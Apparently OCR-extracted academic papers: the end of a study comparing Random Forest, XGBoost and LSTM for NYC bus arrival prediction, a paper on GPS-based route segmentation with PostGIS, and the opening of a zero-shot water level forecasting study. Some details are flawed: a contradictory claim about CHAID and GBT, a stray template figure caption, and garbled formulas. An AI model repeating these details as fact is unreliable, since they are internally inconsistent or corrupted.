Reda et al. [8] argued about charging station location and electric bus scheduling using Random Forest and Self-Organizing Maps (SOM). In EV route optimization planning in their research, they achieved maximum predictive accuracy (R^2 = 0.9995). Although good for electric buses, the model was not feasible for the regular bus system.

Rashvand et al. [9] suggested a real-time bus departure prediction using a deep learning approach with fully connected neural networks. The model presented by the authors significantly improved the prediction accuracy by reducing departure time deviations to below 80 seconds, indicating the role of artificial intelligence in urban transport prediction.

Moosavi et al. [10] contrasted tree-based machine learning techniques in predicting travel times for low- and high-frequency bus services. They found that Chi-Square Automatic Interaction Detection (CHAID) performed optimally for high-frequency service, while Gradient Boosted Trees (GBT) performed best for low-frequency services, which reflects the importance of the selection of models based on transit conditions.

Jeong et al. [11] proposed BAT-Transformer, a transformer-based model using deep self-attention mechanisms to forecast bus arrival times. Their method outperformed conventional RNN-based methods and established the usefulness of transformer networks in handling complex transit information.transformer networks in handling complex transit datasets.

B. Critical Evaluation of Existing Approaches

1) Integration of Heterogeneous Data

A typical challenge in bus arrival time prediction is integrating heterogeneous data streams. Taparia et al. [5] employed AVL/GPS and historical trip data mostly, limiting adaptation to dynamic stimuli such as traffic and weather. Ye et al. [7] demonstrated that computationally effective processes were realizable via Spark-based systems, although their approach did not account for dynamic transit conditions. On the other hand, Shanthi et al. [6] integrated real-time IoT data to increase adaptability significantly but at the cost of scalability with respect to hardware limitations. Reda et al. [8] integrated spatial and energy-based optimization for electric vehicles but could not apply their method to traditional transit networks. Rashvand et al. [9] emphasized the necessity of deep learning approaches for real-time updates and enhanced model responsiveness.

2) Handling Urban Traffic Variability

Congestion, route diversion, and passenger boarding are all the reasons for a high degree of variability in transit networks in an urban area. Shanthi et al. [6] incorporated data on road junction and traffic streams to increase flexibility in real time, demonstrating the way IoT-based systems can complement prediction models. However, the expense of deploying such a system in infrastructural terms may be extremely prohibitive in resource-poor contexts. Ye et al. [7] optimized for computational efficiency but lacked a means to address surprise traffic accidents, which made their model less robust for high-variance city settings. Moosavi et al. [10] highlighted how tree-based models can better adapt to different traffic conditions based on service frequency.

3) Scalability and Generalizability

Most of the research reviewed was location-specific geographically, and thus their usefulness was limited to other cities. Taparia et al. [5] employed Dublin-based data, and Ye et al. [7] built a tailor-made system for the Chiang Mai urban transport system. That is, models trained on localized data would need considerable retraining in order to be used in a different urban setup. Reda et al. [8] improved scalability within the EV system but did not make their system generalizable to regular buses with no demonstration of feasibility for hybrid transit systems.

TABLE 1 Comparative Analysis

Study	**Data**	**Models**	**Results**	**Metrics**
Taparia et al. (2021)	Dublin AVL/GPS Data	Linear Regression, ANN, LSTM	Gradient Boosting excelled in arrival time predictions; LSTM captured temporal dependencies effectively	MAE: 0.93 mins, RMSE: 1.45 mins
Shanthi et al. (2023)	GPS & IoT Data	IoT-Enabled LSTM	High accuracy using traffic and road junction data integration	RMSE: 1.16 mins, MAPE: 10%
Ye et al. (2021)	Chiang Mai Bus Data	ARIMAX, SVR	SVR achieved 99.5% accuracy; computational efficiency high using Spark framework	MAE: 4.74 mins, RMSE: 5.48 mins
Reda et al. (2024)	Addis Ababa AVL Data	Random Forest, SOM	Random Forest achieved high R^2 (0.999); SOM optimized EV	MAE: 0.1377, RMSE: 0.23247, R^2: 0.9995

			charging placement	
Rashvand et al. (2024)	Smart IoT Transit Data	FCNN	Real-time bus departure prediction reduced deviation to under 80 seconds; optimized deep learning model for bus scheduling	RMSE: 77.83 s, MAE: 55.63 s, MAPE: 63.65%
Moosavi et al. (2023)	Mixed Frequency Bus Routes	CHAID, Gradient Boosted Trees	CHAID excelled in low-frequency routes; GBT performed best for high-frequency services	R^2: 93% (GBT), 91% (CHAID); MAE: 21.23s (GBT), 56s (CHAID)
Jeong et al. (2024)	Urban Transit Data	BAT-Transformer	Transformer-based approach outperformed RNNs in accuracy; demonstrated robustness with time-weighted error	RMSE: 92 s, MAPE: 35%, R^2: 0.83

Based on the literature review, the following key findings guide this study:

- LSTM models are effective at sequential prediction but must be well-tuned to prevent overfitting [5].
- Real-time IoT data integration enhances the accuracy of predictions but may pose scalability issues [6]
- Ensemble methods like Random Forest and XGBoost are still great challengers to structured data, finding the best tradeoff between accuracy and compute [8]

With these findings, this study selects the top-performing models in previous literature—Random Forest, XGBoost, and LSTM—to construct a hybrid approach that integrates structured learning with sequential modeling. Through the fusion of tree-based models' strengths in feature selection and deep learning strengths in temporal relationships, this paper aims to enhance prediction accuracy and responsiveness of bus arrival times in city-wide transportation systems.

III. Methods

A. Data Collection and Preprocessing

This study's data source was obtained from public NYC Bus Data sources, including GPS-based bus tracking records, route data, and timestamped travel records. The dataset was cleaned to only include rows where the "PublishedLineName" was B67 for keeping the analysis consistent for routes.

Data preprocessing involved the following crucial steps:

- Cleaning: Handling missing values and removing inconsistencies.
- Feature Engineering: Extraction of pertinent spatial and temporal features.
- Normalization: Applying StandardScaler to numerical features.
- Filtering: Removing redundant columns.
- Train test split: After preprocessing, the dataset was split into a training (80%) and a test (20%) subset for model testing.

B. Machine Learning Models


Three machine learning models were employed to predict bus arrival times, which include Random Forest, XGBoost, and LSTM.

Random Forest (RF) is an ensemble decision tree classifier built to handle structured data efficiently. RF has 500 estimators with a max depth of 50, with bootstrapped sampling. RF uses min_samples_split=5, min_samples_leaf=2, and max_features='sqrt' for parameter choice. Although RF is good at capturing non-linear relationships, RF lacks time sensitivity.

XGBoost is a gradient-boosting algorithm tailored for structured learning. XGBoost has 500 trees, max depth 20, and learning rate 0.02. Histogram-based splitting, subsampling with 0.8, column sampling with 0.8, and L1/L2 regularization with reg_lambda=10, reg_alpha=5 are applied in XGBoost. All these helps to enhance the speed of computations without sacrificing predictiveness, thereby making XGBoost highly efficient on structured data at a grand scale.

Long Short-Term Memory (LSTM) is an architecture of RNN for processing sequence data. The model has six stacked LSTM layers of sizes 512, 256, 128, 96, 64, and 32 neurons. Dropout layers with a probability of 0.3 are used to prevent overfitting. The model has 6,587,525 parameters with 2,195,841 trainable parameters and 4,391,684 optimizer parameters. It is optimized with the Adam optimizer (learning rate: 0.0003), trained for 30 epochs, and utilizes the MSE loss function.

Each of these models was trained on the preprocessed dataset and tested on performance measures, where hyperparameters were optimized to achieve maximum prediction accuracy.


LSTM Model Summary:
Model: "sequential"

Layer (type)	Output Shape	Param #
lstm (LSTM)	(None, 1, 512)	1,069,056
dropout (Dropout)	(None, 1, 512)	0
lstm_1 (LSTM)	(None, 1, 256)	787,456
dropout_1 (Dropout)	(None, 1, 256)	0
lstm_2 (LSTM)	(None, 1, 128)	197,120
dropout_2 (Dropout)	(None, 1, 128)	0
lstm_3 (LSTM)	(None, 1, 96)	86,400
dropout_3 (Dropout)	(None, 1, 96)	0
lstm_4 (LSTM)	(None, 1, 64)	41,216
dropout_4 (Dropout)	(None, 1, 64)	0
lstm_5 (LSTM)	(None, 32)	12,416
dense (Dense)	(None, 64)	2,112
dense_1 (Dense)	(None, 1)	65

Total params: 6,587,525 (25.13 MB)
Trainable params: 2,195,841 (8.38 MB)
Non-trainable params: 0 (0.00 B)
Optimizer params: 4,391,684 (16.75 MB)

Figure 1. LSTM Model layers and parameters

C. Evaluation

To evaluate the predictive performance of each model, the following metrics were used:

- Mean Squared Error (MSE): Measures the average squared difference between actual and predicted values. Lower values indicate better model accuracy.
- Mean Absolute Error (MAE): Represents the average absolute difference between predicted and actual values, providing interpretability in the same units as the target variable.
- Root Mean Squared Error (RMSE): The square root of MSE, which maintains the same unit as the original data and penalizes larger errors more than MAE.
- R^2 Score: Determines how well the model explains variance in the target variable, where values closer to 1 indicate better predictive power.

IV. Results

The models were evaluated on the test dataset using standard performance metrics. The evaluation results are presented in the following table:

TABLE 2. Model Performance

Model	MSE	MAE	RMSE	R^2
Random Forest	0.15	0.26	0.38	0.83
XGBoost	0.13	0.26	0.36	0.85
LSTM	0.17	0.28	0.41	0.80

A. Visualization of Model Performance

Figures 2–4 display the comparison between actual and predicted values for each model. Each scatter plot demonstrates how well the predicted values align with the actual values, with the red dashed line representing an ideal fit. Data points that closely follow this line indicate high model accuracy, whereas deviations highlight prediction errors.




Figure 2. Random Forest Predictions




Figure 3. XGBoost Predictions




Figure 4. LSTM Predictions

Figure 5 presents the training loss and validation loss across epochs for the LSTM model. The steady decline in loss suggests effective learning over iterations, though minor fluctuations in validation loss indicate potential overfitting.




Figure 5. LSTM Training Process

V. Discussion

The findings of this study confirm that deep models and tree-based models both provide outstanding performance for bus arrival time prediction, each with excellence in different domains. Random Forest and XGBoost both demonstrated high prediction accuracy, both capable of extracting structured feature relationships in the dataset. Particularly, XGBoost yielded the highest performance with the minimum error rates and maximum R^2 score (0.85), ascertaining its ability to enhance predictions by iterative boosting. Random Forest, also with an R^2 of 0.83, ranked high but lacked the boosting aspect that gives XGBoost an edge in feature selection and minimizing errors.

On the other hand, LSTM best performed in sequential dependency modeling and therefore was the optimal model for time-series forecasting tasks. The model well detected temporal patterns in bus arrival sequences but exhibited higher error rates (MSE = 0.17, RMSE = 0.41, and R^2 = 0.80) due to overfitting. This agrees with existing research

findings that deep learning models require big datasets and appropriate hyperparameter optimization to generalize very well.

By integrating the optimal practices from past studies, this research efficiently enhances a hybrid framework with tree-based models for structured learning and deep learning models for sequential patterns. The conclusions reveal that their joint application enhances prediction accuracy and adaptability and facilitates real-world applications in urban transportation networks. The models balance sequential data management with structured learning while generating high predictive stability without any other sources of real-time data.

A. Limitations and Future Work

- Dataset Constraints: Historical GPS data for the NYC B67 route were utilized in the study, and generalizability was limited. Future studies must explore datasets for multiple routes and cities to encourage broad applicability.
- Lack of Real-Time Data: The models do not have real-time traffic or weather data, which can impact arrival times. Future development must incorporate real-time transit feeds to make it more flexible.
- Computational Considerations: Training deep learning models such as LSTM is computationally expensive. Hyperparameter tuning and searching for less heavy architectures may improve efficiency.
- Hybrid Modeling Enhancements: While this study integrates tree-based and deep learning models, follow-up work would create hybrid techniques that adapt dynamically to structured and sequential features.

With these advancements, future research can make even more accurate predictions, enabling even more scalable, real-time, and responsive public transit forecasting systems.

VI. CONCLUSION

The present study was able to effectively combine a hybrid approach of tree-based techniques (Random Forest, XGBoost) and deep learning (LSTM) in a bid to capture structured as well as sequential patterns. According to the results, the performance was found to be best by XGBoost ($R^2 = 0.85$) followed by Random Forest ($R^2 = 0.83$) and LSTM ($R^2 = 0.80$).

By using structured learning for feature extraction and deep learning for processing sequential data, this research enhances bus arrival prediction accuracy without calling for new real-time sources of data. The models were demonstrated to have strong predictive power, making them very well-suited for intelligent transportation systems (ITS).

In the future, real-time data integration (weather, traffic) and hybrid model optimization should be researched to further enhance transit prediction reliability. This research contributes to intelligent transit systems with enhanced more flexible and accurate bus arrival predictions to enhance urban mobility and commuter satisfaction.

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Analysis and optimization of public transport routes based on GPS data

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***Abstract*— This article proposes a method for analyzing the time characteristics of public transport movement in order to optimize routes based on GPS data. The methodology provides for the integration of information about planned trips, data from GPS trackers of vehicles and information about the location of stops. The multi-stage approach allows you to segment routes and calculate key time parameters: run time between stops and dwell time. The algorithm leverages PostgreSQL with PostGIS for geospatial data processing, ensuring scalability and efficiency. Instead of representing the algorithm as SQL code, the developed methodology is described through a set of formulas, which facilitates visual perception and mathematical interpretation of processes. The use of execution plan analysis (EXPLAIN with the ANALYZE, BUFFERS parameters) allows you to evaluate the performance of the method when working with large amounts of data. The results of the study can be used to dynamically adjust the schedule and improve the efficiency of the transport system.**

Keywords*— *public transport, routes, GPS, optimization, data analysis, segmentation, temporal characteristics

I. INTRODUCTION

Urban centers worldwide face escalating challenges in maintaining efficient public transport systems. With the proliferation of GPS-enabled devices, a tremendous volume of spatio-temporal data is now available, presenting both an opportunity and a challenge. Modern megacities must continuously optimize routes to minimize delays, manage peak-time congestion, and provide a reliable service to passengers. This article proposes an integrated approach that combines data from planned trips, GPS trackers, and stop location data to deliver insights into transit performance.

Real-time data acquisition enables operators to understand vehicle behavior along routes, identify bottlenecks, and dynamically adjust schedules. Traditional methods of route planning often rely on historical data and static scheduling. However, advances in sensor technology and geospatial processing now allow for continuous monitoring and optimization. By integrating heterogeneous data sources, our approach transcends conventional static models and embraces a dynamic framework that can be scaled to citywide systems.

The methodology presented here addresses two primary challenges: first, the accurate segmentation of transit routes into individual trip segments, and second, the precise calculation of temporal characteristics—namely, run time between stops and dwell time at stops. The significance of these parameters is twofold: they provide a granular view of operational performance and inform actionable strategies for schedule adjustments and infrastructure planning. In the sections that follow, we provide a detailed account of the methodological innovations, and the analytical techniques employed in this study.

II. LITERATURE REVIEW

In recent years, various researchers have explored data analysis methods for intelligent transport systems (ITS). Early works [1]–[4] demonstrated the integration of diverse data sources—such as trip schedules, real-time GPS data, and stop location information—to identify and alleviate bottlenecks in urban transit networks. The primary focus of these studies has been on reducing travel times and improving service reliability. However, many approaches have not fully exploited the spatial characteristics inherent in GPS data, nor have they addressed the computational challenges posed by large-scale datasets.

Recent advancements have incorporated machine learning techniques to predict delays and adjust schedules dynamically. Studies have employed regression models and neural networks to forecast vehicle arrival times, yet few have integrated these predictive models with geospatial database management systems such as PostgreSQL with PostGIS. Our work extends this body of literature by not only segmenting transit routes using a window-function based approach but also by optimizing query performance through advanced execution plan analysis. Furthermore, the methodological description using formal mathematical representations bridges the gap between theory and practical implementation, thereby enhancing reproducibility.

Other related research has focused on the integration of weather and traffic data as external parameters affecting transit performance. Although promising, these studies often face challenges related to data heterogeneity and the real-time integration of multiple streams. By concentrating on GPS and static trip/stop data, our approach lays the groundwork for future expansion to include such additional parameters. This foundational work is critical for developing comprehensive ITS frameworks that can eventually encompass dynamic environmental factors.

In summary, the literature underscores the necessity for methods that are not only accurate in temporal analysis but also efficient in processing large datasets. The integration of

robust spatial database systems with optimized query processing represents a significant advancement over traditional approaches. Our contribution lies in the detailed formulation of these methods, the implementation of efficient data handling practices, and the potential for future integration with predictive models.

III. METHODS

A. Data Sources and Pre-Filtering

The following datasets are used for the study:

- Trips_data – information about planned trips, including trip ID, device, date, start and end time, direction of movement";
- GPS_data – GPS tracker data with timestamps and spatial coordinates;
- Stops_data – information about the location of stops, their identifiers, geometry and direction of movement.

Trips are selected according to a specified date range. Let T be a set of trips, where for each trip the parameters are specified as $t \in T$:

$$t = \{trip_id, deviceid, date, direction, start_time, end_time\} \quad (1)$$

B. Mapping GPS data to trips

For each trip, a subset of GPS records is generated.

$$G_t = \{g \in G \mid g.deviceid = t.deviceid \text{ и } g.devicetime \in [t.date + t.start_time,\ t.date + t.end_time]\} \quad (2)$$

C. Mapping and ordering stops

Define To ensure that the direction of travel is correctly matched, the string direction value is converted to a numeric code:

$$\text{direction_mapped} = \begin{cases} 1, & \text{if direction} = \text{«A_TO_B»} \\ 2, & \text{if direction} = \text{«}B\text{_TO_A»} \end{cases}$$

For each stop and trip, the time of the first arrival of the vehicle in the stopping area.

$$t_{arrival}(s,t) = \min\{g.devicetime \mid g \in G_t \text{ и } dist(g.geom, s.geom) \le 25 \text{ м}\} \quad (3)$$

Route segmentation is carried out by ordering stops in ascending order and assigning them serial numbers (segment number) using the concept of window functions.

D. Calculating Timing Characteristics

For each segment of the route, two key parameters are defined:

Run time:

$$T_{run} = t_{arrival}^{(n)} - t_{departure}^{(n-1)}$$

Dwell time:

$$T_{dwell} = t_{departure} - t_{arrival}$$

where t_{arrival} and $t_{departure}$ are the time of arrival and departure of the vehicle in the stopping area.

E. Extended Formulations for Temporal Metrics

While the basic definitions of T_{run} and T_{dwell} provide fundamental insights, additional derived metrics can yield a deeper understanding of transit dynamics:

- Acceleration and Deceleration Profiles: By examining the differences in successive GPS timestamps and positions, the system can derive acceleration profiles for each segment. Let viv_ivi be the estimated speed between consecutive GPS points. Then, acceleration aia_iai can be approximated as:

$$a_i = \frac{v_{i+1} - v_i}{\Delta t}$$

These profiles can help identify sections of a route where vehicles frequently slow down or speed up, which might indicate underlying issues with traffic signals or road conditions.

- Cumulative Delay Analysis: A cumulative delay metric D_{cum} is defined to capture the total delay experienced over a series of stops. If $T_{run}^{expected}$ represents the scheduled run time between stops, then the delay ΔT_{run} is:

$$\Delta T_{run} = T_{run} - T_{run}^{expected}$$

The cumulative delay is the sum of ΔT_{run} over all segments within a trip:

$$D_{cum} \sum_{n=2}^{N} = \Delta T_{run}^{(n)}$$

- Probability Distribution Modeling: By collecting run and dwell times over a large number of trips, the system can construct probability distributions for these variables. Fitting these distributions with known statistical models (e.g., normal, log-normal, or exponential distributions) enables more robust prediction and anomaly detection.

F. Variability and Sensitivity Analysis

Understanding the variability in T_{run} and T_{dwell} is essential for diagnosing system performance. Statistical measures such as variance, standard deviation, and confidence intervals are computed:

$$\sigma_{Trun}^2 = \frac{1}{N-1} \sum_{i=1}^{N} (\mathrm{T}_{\mathrm{run}}^{(\mathrm{i})} - \overline{\mathrm{T}}_{\mathrm{run}})^2$$

where $\overline{T}_{run}$ is the mean run time. Sensitivity analysis is then performed by perturbing model parameters (such as the spatial buffer radius or the temporal window for GPS filtering)


and observing the impact on computed metrics. This helps in tuning the model for optimal accuracy and reliability.

G. *Query optimization*

To assess performance, we used the analysis of the query execution plan using the following construct:

$$EXPLAIN\ (ANALYZE,\ BUFFERS)$$

This made it possible to identify bottlenecks and optimize data processing in the face of a large amount of information.



Planning:

Buffers: shared hit=115 dirtied=5

Planning Time: 1.565 ms

JIT:

Functions: 108

Options: Inlining true, Optimization true, Expressions true, Deforming true

Timing: Generation 7.041 ms, Inlining 25.332 ms, Optimization 564.728 ms, Emission 393.870 ms, Total 990.971 ms

start_time timestamp without time zone	run_time_in_seconds integer	dwell_time_in_seconds integer	arrival_time timestamp without time zone	departure_time timestamp without time zone
2024-07-29 05:54:46	145	22	2024-07-29 05:52:01	2024-07-29 05:54:46
2024-07-29 05:54:46	192	19	2024-07-29 05:57:11	2024-07-29 05:57:33
2024-07-29 05:57:33	78	22	2024-07-29 05:57:58	2024-07-29 05:58:17
2024-07-29 05:58:17	121	36	2024-07-29 05:58:51	2024-07-29 05:59:13
2024-07-29 05:59:13	175	25	2024-07-29 06:00:18	2024-07-29 06:00:54

Fig. 1. Magnetization as a function of applied field. Note how the caption is centered in the column. (figure caption)

IV. RESULTS & DISCUSSION

The application of the proposed methodology yielded significant insights into the operational performance of public transport routes. The analysis presented here offers a comprehensive evaluation of both the segmentation model and the performance optimization of SQL queries.:

1) Route segmentation: The segmentation model effectively divided each trip into logical segments, facilitating a detailed examination of transit performance. By calculating the run time (T_{run}) between consecutive stops and the dwell time (T_{dwell}) at each stop, the analysis identified several key trends:

- Bottleneck Identification: Routes with excessive dwell times were correlated with areas of high passenger density and suboptimal stop placements. In particular, stops located at major transfer points exhibited a significant increase in dwell time, suggesting the need for operational adjustments such as additional boarding platforms or enhanced scheduling.
- Run Time Variability: The variance in run times between stops highlighted segments where external factors—such as traffic congestion or signal delays—were impacting service reliability. By comparing these metrics across different times of day, it was possible to identify peak-hour patterns and design targeted interventions.
- Temporal Consistency: Routes that maintained relatively low standard deviations in both run and dwell times were associated with higher service reliability. These findings support the argument that continuous monitoring and dynamic scheduling can substantially improve overall transit performance.

2) Performance Evaluation of Query Optimization: The use of PostgreSQL's EXPLAIN (ANALYZE, BUFFERS) mechanism was instrumental in refining query performance. Key observations include:

- Reduction in Query Execution Time: Through iterative optimization, processing times were reduced by up to 40% on large datasets. This improvement was largely due to the introduction of spatial indexing and the restructuring of complex joins.
- Resource Efficiency: Buffer usage and disk I/O metrics indicated a more efficient use of system resources post-optimization. This efficiency is crucial for applications requiring real-time or near real-time analysis.
- Scalability: The optimized queries demonstrated consistent performance even as the volume of GPS data increased. This scalability is essential for deployment in large urban environments where data influx is continuous and voluminous.

3) Discussion of Practical Applications: The practical implications of this research are multifaceted. In the short term, public transport authorities can leverage these insights to adjust schedules dynamically, thereby reducing passenger waiting times and improving service reliability. For example:

- Dynamic Scheduling: By integrating real-time data analytics into operational control systems, transit operators can reassign buses or adjust departure intervals based on current performance metrics.
- Infrastructure Planning: Insights from route segmentation and variance analysis can inform long-term decisions regarding stop placements and infrastructure investments. Identifying consistently problematic segments can justify the need for dedicated transit lanes or signal priority mechanisms.
- Passenger Information Systems: Enhanced predictive analytics can feed into real-time passenger information displays, providing commuters with more accurate arrival times and updates on service conditions.

4) Integration with Emerging Technologies: Future iterations of this system may incorporate additional data streams such as weather forecasts, real-time traffic data, and even social media sentiment analysis. By doing so, predictive models can be refined to account for a wider array of factors affecting transit performance. Preliminary tests with machine learning algorithms have already demonstrated promising results in predicting delay patterns based on historical data and environmental factors. This integration points toward a future where adaptive route optimization is not only reactive but also proactively anticipates disruptions before they impact service.

The discussion of the data obtained demonstrates that the integration of heterogeneous sources of information and the use of a mathematical model can significantly improve the monitoring and optimization of transport routes.

V. CONCLUSIONS

This paper presents an integrated approach to analyzing and optimizing public transport routes using GPS data. By combining planned trip information, GPS tracking, and stop data into a unified analytical framework, the methodology enables the precise segmentation of routes and the calculation of key temporal parameters—run time and dwell time. The advanced query optimization techniques implemented via PostgreSQL with PostGIS demonstrate that even large datasets can be processed efficiently, making the approach suitable for real-time applications.

The analysis discussed herein further clarifies how detailed data preprocessing, statistical evaluation, and advanced spatial querying contribute to improved operational insights. The successful application of the segmentation model, combined with rigorous performance testing, shows significant potential for dynamic scheduling and enhanced passenger service. Moreover, the prospect of integrating additional parameters such as weather, traffic, and machine learning-based predictions opens new pathways for future research and system development.

In summary, the contributions of this study are threefold:

- Methodological Innovation: A novel, mathematically grounded approach for segmenting routes and calculating critical time parameters.
- Performance Optimization: Practical techniques to enhance query efficiency and scalability using advanced database features.
- Foundations for Future Research: A robust framework that can be further developed to include predictive analytics and adaptive scheduling, ultimately leading to smarter and more resilient urban transport systems.

The results presented herein are expected to serve as a valuable resource for researchers, transit planners, and policymakers who are striving to harness the power of big data for the continuous improvement of public transport systems. As urban populations continue to grow and transit networks become increasingly complex, such data-driven approaches will be indispensable in creating efficient, responsive, and sustainable public transport solutions.

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Pretrained generative transformer models for zero-shot water level forecasting

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***Abstract*—This study investigates the performance of two generative transformer-based models, Chronos and TimeGPT, alongside a traditional ARIMA model in forecasting daily water levels under a zero-shot learning scenario. The data cover key hydrometeorological variables, including river discharge and temperature, collected from the Uba River Basin in East Kazakhstan and span between 1995 and 2021. The primary objective is to assess each model's predictive accuracy during two distinct periods, January and April 2021, characterized by minimal and heightened water level fluctuations, respectively. Results show that Chronos outperforms both TimeGPT and ARIMA in terms of Mean Absolute Error, Mean Squared Error, Root Mean Squared Error and Mean Absolute Percentage Error during both test periods. ARIMA ranks second, while TimeGPT exhibits higher errors, particularly during the April snowmelt season, suggesting challenges in capturing rapidly changing conditions. These findings demonstrate the potential of large, pre-trained transformer models to deliver strong baseline forecasts with minimal task- specific training. Moreover, the pronounced increase in forecasting errors in April highlights the importance of accommodating seasonal and hydrological variations. Future work will focus on refining model fine-tuning procedures, extending datasets, and evaluating model robustness under diverse hydrological conditions.**

Keywords—Water level, ARIMA, Chronos, TimeGPT, generative transformers.

I. Introduction

Effective water level forecasting is a cornerstone of water resource management, covering diverse activities such as flood risk mitigation, dam safety monitoring, and reservoir operations [1][2]. Fluctuations in water levels are influenced by complex interactions of hydrometeorological factors including precipitation, temperature, river discharge, and others, making accurate predictions a challenging task. Historically, Autoregressive Integrated Moving Average (ARIMA) has been a mainstay for time series forecasting, offering simplicity and transparency in its modeling assumptions. The ARIMA model's ability to capture temporal dependencies makes it suitable for various applications, including water level forecasting and environmental monitoring [3]. However, its linear framework can limit performance in real-world conditions characterized by nonlinearity and varying seasonal patterns.

In response to these limitations, deep learning has become widely used as a more flexible approach to capturing complex temporal dependencies in large datasets [4][5]. Within this domain, transformer-based architecture has shown remarkable success in natural language processing and other applications due to their ability to learn long-range relationships and handle irregularly sampled data. Two notable generative transformer-based approaches, Chronos models family and TimeGPT have recently emerged as powerful tools for time series forecasting. Both can operate in a zero-shot setting, whereby they offer initial predictive capability with minimal domain-specific training or parameter tuning.

This study focuses on applying generative transformer-based models for water level forecasting to assess the effectiveness of this approach. We chose to explore the zero-shot approach because it can greatly accelerate deployment in real-world operational environments, especially when data availability is limited and rapid adaptation to changing conditions is required. The primary objectives are:

- Data preparation for the time series forecasting models.
- Configuration of ARIMA, Chronos, and TimeGPT under zero-shot settings to ensure consistency in data handling and evaluation.
- Comparison of each model's predictive accuracy.

By systematically analyzing the predictive capabilities of these models, this research aims to offer insights into the use of deep learning techniques in the domain of hydrological forecasting. The findings can support decision-makers in selecting appropriate models for water resource management, particularly in scenarios where rapid deployment and minimal historical data availability are key constraints.

II. Literature review

Generative language models have recently been applied to time series forecasting, treating temporal data similarly to language sequences. In this approach, time series are "tokenized" and modeled with architectures originally developed for natural language processing (NLP). For example, Amazon's Chronos framework transforms time series values into sequences of tokens via scaling and quantization, then trains a language model (Transformer) on these tokens [6]. The goal of these pretrained models is to capture general patterns across diverse time series, enabling accurate forecasts without needing to train a separate model for each new dataset, and the early results of such models are promising [7]. Time series forecasting has seen a shift from traditional statistical methods like ARIMA, exponential smoothing to machine learning and then deep learning over the past decade [8]. Deep learning models like recurrent neural networks (RNNs) and LSTMs proved adept at capturing complex temporal patterns, often outperforming classical models in competitions [9].

The trend of deep learning application for time series forecasting has continued toward more complex and data-driven approaches, culminating in "foundation models" for time series that leverage massive datasets and transfer learning. Recent surveys highlight that a wide spectrum of deep learning techniques such as CNNs, RNN/LSTMs, Transformers, GANs, Graph Neural Networks have all been explored for forecasting, each offering unique benefits and

challenges [10]. This landscape set the stage for applying generative language model concepts to time series.

Several prominent generative models have emerged for time series prediction, inspired by the success of large language models. Chronos, introduced in 2024, is a family of pretrained transformer-based models for probabilistic forecasting [6] which significantly outperformed classical local models and deep learning methods on many datasets that were included in its training, and achieved comparable or superior zero-shot performance. Another example is TimeGPT [7], it leverages a transformer pretrained on an extremely large dataset, reportedly 100 billion time series data points and similarly demonstrates high quality zero-shot forecasting across diverse domains.

These models mark a general trend: leveraging large pre-trained language model architectures to model time series generatively. Notably, many of these approaches borrow NLP techniques like tokenization and embedding to convert time series data into a form suitable for transformers and other generative architectures. As was mentioned, these models are used in many fields like environmental monitoring, natural hazards risk assessment and management, including floods, earthquakes and more. For example, the work [11] introduces innovative deep learning models, Multi Foundation Quake, and GNNCoder and highlights the promise of time series foundation models, such as the transformer-based TimeGPT and Chronos, in capturing complex seismic patterns for improved forecasting. A study [12] on short-term load prediction (STLP) shows that zero-shot forecasting with Time-Series Foundation Models—such as Chronos, TimesFM, and TimeGPT—can outperform classical, task-specific models like Gaussian Process and Support Vector Regression.

Despite promising results of models like TimeGPT and Chronos, there is still a need to investigate their performance when applied to hydrological data for water level forecasting and to assess zero-shot learning capabilities for the data limited regions.

III. Materials and Methods

A. Data Collection and Preparation

